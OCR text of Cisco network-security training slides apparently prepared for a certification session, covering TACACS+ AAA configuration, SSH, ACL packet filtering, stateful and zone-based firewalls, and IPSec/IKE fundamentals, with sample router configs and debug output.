
```
aaa new-model
!
aaa authentication login default group tacacs+ local
aaa authentication login TACACS_ONLY group tacacs+
aaa authorization exec default group tacacs+ local
aaa authorization commands 1 default group tacacs+ local
aaa authorization commands 15 default group tacacs+ local
aaa accounting exec start-stop tacacs+
aaa accounting network start-stop tacacs+

!
tacacs-server host 10.0.1.11 key Secretf0rAcs
!
line vty 0 4
 login authentication TACACS_ONLY
```


© 2008 Cisco Systems, Inc. All rights reserved.

AAA

Adding TACACS+ Server Using SDM




© 2008 Cisco Systems, Inc. All rights reserved.

© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

AAA


Login Authentication Method List



© 2008 Cisco Systems, Inc. All rights reserved.
Cisco Public

AAA

ACS—Adding the AAA Client (Router)




© 2008 Cisco Systems, Inc. All rights reserved.
Cisco Public

© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

AAA

ACS—Groups and Users




© 2008 Cisco Systems, Inc. All rights reserved.
Cisco Public

Cisco IOS Command Authorization Using ACS Example

- Permitting the group to execute any router's commands except the **show running-config** command:
- Any IOS commands not matching the **show** command will be permitted **AND**
- Within the **show** command, only deny the **show running-config** command, all other **show** command's arguments are permitted

Group Setup



router(config)#aaa authorization exec default group tacacs+

© 2008 Cisco Systems, Inc. All rights reserved.
Cisco Public

© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

Demo: AAA Using CSACS

- Authentication: Username and password required for login.
- Authorization: Specific command sets are assigned to different user groups.
- Accounting: Commands entered by adminstrators are tracked.

```
Username: netop
Password:

IOS-FW>en
Password:
IOS-FW#debug ip packet
Command authorization failed.
% Incomplete command.
IOS-FW#debug snmp packet
SNMP packet debugging is on
IOS-FW#undebug all
All possible debugging has been turned off
IOS-FW#
```

Date	Time	User-Name	Group-Name	cmd	priv-lvl	service	NAS-Portname	task_id	NAS-IP-Address	reason
04/04/2008	01:53:28	netop	Network Operations	undebug all <cr>	15	shell	tty515	19	10.10.0.1	..
04/04/2008	01:53:20	netop	Network Operations	debug snmp packets <cr>	15	shell	tty515	18	10.10.0.1	..

© 2008 Cisco Systems, Inc. All rights reserved. Cisco Public

Secure Remote Administrative Access: SSH—The Secure Shell Protocol

	SSH v1	SSH v2
Architecture	One Monlithic Protocol	Separate Transport, Authentication and Connection Protocols
Integrity Check	Weak CRC-32	Strong HMAC
Security Negotiation	Only negotiates bulk cipher	Negotiates algorithms for PKI, bulk encryption encryption, HMAC
Session Key	Uses server's public key to protect session key provided by client	Uses Diffie-Hellman key exchange

Knowledge of the server's public key is required for Origin Authentication

© 2008 Cisco Systems, Inc. All rights reserved. Cisco Public

© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

Demo: SSH

```
IOS-FW#debug ip ssh
Incoming SSH debugging is on
IOS-FW#
*Apr  4 02:45:30.991: SSH3: starting SSH control process
*Apr  4 02:45:30.991: SSH3: sent protocol version id SSH-1.99-Cisco-1.25
*Apr  4 02:45:31.011: SSH3: protocol version id is - SSH-1.5-PuTTY_Release_0.58
*Apr  4 02:45:31.015: SSH3: SSH_SMSG_PUBLIC_KEY msg
*Apr  4 02:45:31.019: SSH3: SSH_CMSG_SESSION_KEY msg - length 144, type 0x03
*Apr  4 02:45:31.019: SSH: RSA decrypt started
*Apr  4 02:45:31.143: SSH: RSA decrypt finished
*Apr  4 02:45:31.143: SSH: RSA decrypt started
*Apr  4 02:45:31.207: SSH: RSA decrypt finished
*Apr  4 02:45:31.211: SSH3: sending encryption confirmation
*Apr  4 02:45:31.211: SSH3: keys exchanged and encryption on
*Apr  4 02:45:35.119: SSH3: SSH_CMSG_USER message received
*Apr  4 02:45:35.119: SSH3: authentication request for userid admin
*Apr  4 02:45:35.127: SSH3: SSH_SMSG_FAILURE message sent
*Apr  4 02:45:47.695: SSH3: SSH_CMSG_AUTH_PASSWORD message received
*Apr  4 02:45:52.703: SSH3: authentication successful for admin
*Apr  4 02:45:52.703: SSH3: requesting TTY
*Apr  4 02:45:52.703: SSH3: setting TTY - requested: length 24, width 80; set: length
24, width 80
*Apr  4 02:45:52.707: SSH3: SSH_CMSG_EXEC_SHELL message received
*Apr  4 02:45:52.707: SSH3: starting shell for vty
```

 © 2008 Cisco Systems, Inc. All rights reserved. Cisco Public

Agenda


- Introduction
- Disclaimer
- Attack Methodologies
- Security Policy
- Cryptography Fundamentals
- Securing Administrative Access
- Firewall
- VPN
- IPS
- Layer 2 Security
- Sample Questions
- Answer Key

 © 2008 Cisco Systems, Inc. All rights reserved. Cisco Public

© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr


What Is a Firewall?

- A firewall is a system or group of systems that enforce an access control policy between two networks
- Three basic classes of firewalls include:
  - Packet Filters
  - Proxy Servers
  - Stateful Firewalls



© 2008 Cisco Systems, Inc. All rights reserved.
Cisco Public

Packet Filtering



Packet filtering limits packets into a network based on the destination and source addresses, ports, and other flags compiled in an ACL

© 2008 Cisco Systems, Inc. All rights reserved.
Cisco Public

© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

Packet Filter Limitations

They Must Examine Packets in Isolation:

```
access-list 100 remark The following denies RFC 1918 addresses
access-list 100 deny   ip 10.0.0.0 0.255.255.255 any log
access-list 100 deny   ip 172.16.0.0 0.15.255.255 any log
access-list 100 deny   ip 192.168.0.0 0.0.255.255 any log
access-list 100 remark The following permits existing TCP connections
access-list 100 permit tcp any 200.200.1.0 0.0.0.255 established
access-list 100 remark permit DMZ server access
access-list 100 permit tcp any host 200.200.1.15 eq ftp
access-list 100 permit tcp any host 200.200.1.15 eq www
access-list 100 remark Allow echo replies to return
access-list 100 permit icmp any 200.200.1.0 0.0.0.255 echo-reply
access-list 100 remark Allow FTP data channels requested from inside
access-list 100 permit tcp any eq ftp-data 200.200.1.0 0.0.0.255
access-list 100 remark Allow NTP replies to return from time.nist.gov
access-list 100 permit udp host 192.43.244.18 eq ntp any
access-list 100 remark deny and log all else
access-list 100 deny   ip any any log
```

Checks for ACK or RST, with no knowledge of previous flow


Is the reply really in response to an echo?

Was this really requested in a valid FTP control channel?

Might someone spoof time.nist.gov's IP address?

© 2008 Cisco Systems, Inc. All rights reserved. Cisco Public

Application Layer Gateway or Proxy Server




© 2008 Cisco Systems, Inc. All rights reserved. Cisco Public

© 2006, Cisco Systems, Inc. All rights reserved.

How Classic Stateful Firewall Works

1. ACLs specify policy for new sessions.
2. If the ACLs permit the first packet in the session, a state table entry is created.
3. Sessions in the state table are permitted bidirectionally, as long as the rules of the session protocol are obeyed.
4. Valid dynamic connections that are negotiated in an authorized control channel are also allowed. Examples include FTP, SQL-Net and VoIP applications.




Inside user initiates a HTTP session to the Internet.

© 2008 Cisco Systems, Inc. All rights reserved.

Application Inspection Firewalls


- Have features of a stateful firewall
- Work with NAT
- Monitor sessions to determine port numbers for secondary channels
- Engage in deep packet inspection and filtering for some protocols. For example:
  - SMTP commands
  - HTTP commands and tunnels
  - FTP commands
- Have the following advantages:
  - Are aware of Layer 4 and Layer 5 states
  - Check the conformity of application commands on Layer 5
  - Can check and affect Layer 7
  - Can prevent more types of attacks than stateful firewalls



© 2008 Cisco Systems, Inc. All rights reserved.

© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr


Zone-Based Policy Firewall



- Zone-Based Policy introduces a new firewall configuration model
- Policies are applied to traffic moving between zones, not interfaces
- A zone is a collection of interfaces

BRKCRT-1104
14381_04_2008_c1 © 2008 Cisco Systems, Inc. All rights reserved. Cisco Public

Security Zone Pairs



BRKCRT-1104
14381_04_2008_c1 © 2008 Cisco Systems, Inc. All rights reserved. Cisco Public

© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

Zone Rules Summary

- An interface can be assigned to only one security zone
- All traffic to and from a given interface is implicitly blocked when the interface is assigned to a zone, except traffic to or from other interfaces in the same zone, and traffic to any interface on the router
- If two interfaces are not in zones, traffic flows freely between them
- If one interface is in a zone, and another interface is not in a zone, traffic cannot flow between them
- If two interfaces are in two different zones, traffic will not flow between the interfaces until a policy is defined to allow that traffic
- All of the IP interfaces on the router are automatically made part of the “self” zone when zone-based policy firewall is configured
- By default, traffic to and from the router itself is permitted

 © 2008 Cisco Systems, Inc. All rights reserved.

Configure a ZBP Firewall

1. Identify interfaces with similar policy requirements and group them into security zones
2. Determine the required traffic flow between zones in both directions
3. Set up zone pairs for any policy other than deny all
4. Define class-maps to describe traffic between zones
5. Associate class-maps with policy-maps to define actions applied to specific policies
6. Assign policy-maps to zone-pairs

 © 2008 Cisco Systems, Inc. All rights reserved.

© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

Security Zone Firewall Configuration CPL–Cisco Policy Language (CPL)

- Class-Map (used to select traffic for inspection policies)
- Policy-Map (used to apply policy to traffic class)

  (e.g. inspect/pass/drop policy)
- Service-Policy - Apply policy-map to zone pair

  (used to activate the inspection policy)

 © 2008 Cisco Systems, Inc. All rights reserved.


ZBP Policy Actions

- Inspect
  - Monitor outbound traffic according to permit/deny policy
  - Anticipate return traffic according to session table entries
- Drop
  - Analogous to deny
- Pass
  - Analogous to permit
  - No stateful capability

 © 2008 Cisco Systems, Inc. All rights reserved.

© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

SDM Zone Based Firewall Wizard



 © 2008 Cisco Systems, Inc. All rights reserved.

Zone-Based Policy Firewall Configuration Example

```
class-map type inspect match-any myprotocols
 match protocol http
 match protocol smtp
 match protocol dns
!
policy-map type inspect myfwpolicy
 class type inspect myprotocols
  inspect
!
zone security private
zone security public
!
interface fastethernet 0/0
 zone-member security private
!
interface fastethernet 0/1
 zone-member security public
!
zone-pair security priv-to-pub source private destination public
 service-policy type inspect myfwpolicy
!
```

Define the list of services in the firewall policy

Apply action (inspect = stateful inspection)

Configure Zones

Assign Interfaces to Zones


Apply inspection from private to public zones

 © 2008 Cisco Systems, Inc. All rights reserved.

© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

Demo–Packet Filter and Zone Based Firewall


1) No Access-Control: A simple ping sweep using ICMP Echo finds everything, including dynamic NAT systems



 © 2008 Cisco Systems, Inc. All rights reserved.

Demo–Packet Filter and Zone Based Firewall

2) Packet Filter permitting all TCP established packets and ICMP echo to 200.200.1.15: Simple ping sweep using ICMP Echo only finds 200.200.1.15




 © 2008 Cisco Systems, Inc. All rights reserved.

© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

Demo–Packet Filter and Zone Based Firewall


2.5) Packet Filter permitting TCP established and ICMP echo to 200.200.1.15: But, a “ping” sweep using TCP ACKs still finds everything!



BRKCRT-1104
14381_04_2008_c1 © 2008 Cisco Systems, Inc. All rights reserved. Cisco Public

Demo–Packet Filter and Zone Based Firewall

3) Turn on Stateful Firewalling: TCP ACK ping can no longer find hosts behind firewall



BRKCRT-1104
14381_04_2008_c1 © 2008 Cisco Systems, Inc. All rights reserved. Cisco Public


© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

Agenda

- Introduction
- Disclaimer
- Attack Methodologies
- Security Policy
- Cryptography Fundamentals
- Securing Administrative Access
- Firewall
- VPN
- IPS
- Layer 2 Security
- Sample Questions
- Answer Key

 © 2008 Cisco Systems, Inc. All rights reserved. Cisco Public

The Problem



- The hosts on the Site A and Site B networks use legacy, insecure protocols such as SMTP, POP, HTTP and Telnet
- This is OK for intra-site communications on the protected internal networks
- It is not acceptable across the Internet
- Changing the protocols used by the hosts is not an option, so you need the routers to use VPN technology to protect data transmitted between the sites

 © 2008 Cisco Systems, Inc. All rights reserved. Cisco Public

© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

IPSec Protocol Architecture

IPSec Uses IKE for Key Maintenance and ESP and/or AH for Protection of Data

- Internet Key Exchange (IKE) provides a mechanism to derive keying material and negotiate security associations
- Encapsulating Security Payload (ESP) provides Confidentiality, Data Integrity and Origin Authentication
- AH provides Data Integrity and Origin Authentication

 © 2008 Cisco Systems, Inc. All rights reserved.


Break Down of IPSec: IKE

- Hybrid protocol: ISAKMP, Oakley Key exchange, SKEME
- Defines the mechanism to derive authenticated keying material and negotiate security associations (used for AH, ESP)
- Uses UDP port 500
- Defined in RFC 2409
- Internet Key Exchange protocol
  - Negotiates protocol parameters
  - Exchanges public keys (Diffie Hellman - DH)
  - Authenticates both sides
  - Manages keys after exchange

 © 2008 Cisco Systems, Inc. All rights reserved.

© 2006, Cisco Systems, Inc. All rights reserved.

IKE Phases, Security Associations



- Two-Phase protocol:
  - Phase 1 exchange: two peers establish a secure, authenticated channel for IKE communications
    - Main mode or aggressive mode accomplishes a phase 1 exchange
  - Phase 2 exchange: security associations are negotiated on behalf of IPSec services. Quick mode accomplishes a phase II exchange
- Each phase has its SAs: ISAKMP SA (Phase 1) and IPSec SA (Phase 2)

© 2008 Cisco Systems, Inc. All rights reserved.

IKE Authentication Methods

- Pre-shared key

  Easy to deploy, not scalable
- Public-key signatures (rsa-signature)

  Most secure, requires PKI.
- Public-key encryption (rsa-nonce)


  Similar security to rsa-sig, requires prior knowledge of peer's public key, limited support on Cisco hardware

```
ISR(config)# crypto isakmp policy 1001
ISR(config-isakmp)# authentication ?
  pre-share  Pre-Shared Key
  rsa-encr   Rivest-Shamir-Adleman Encryption
  rsa-sig    Rivest-Shamir-Adleman Signature
```


© 2008 Cisco Systems, Inc. All rights reserved.

© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

DH Exchange



$$zz = \text{shared secret} = g^{X_A X_B} \bmod p$$

BRKCRT-1104
14381_04_2008_c1 © 2008 Cisco Systems, Inc. All rights reserved. Cisco Public

Encapsulating Security Payload (ESP)

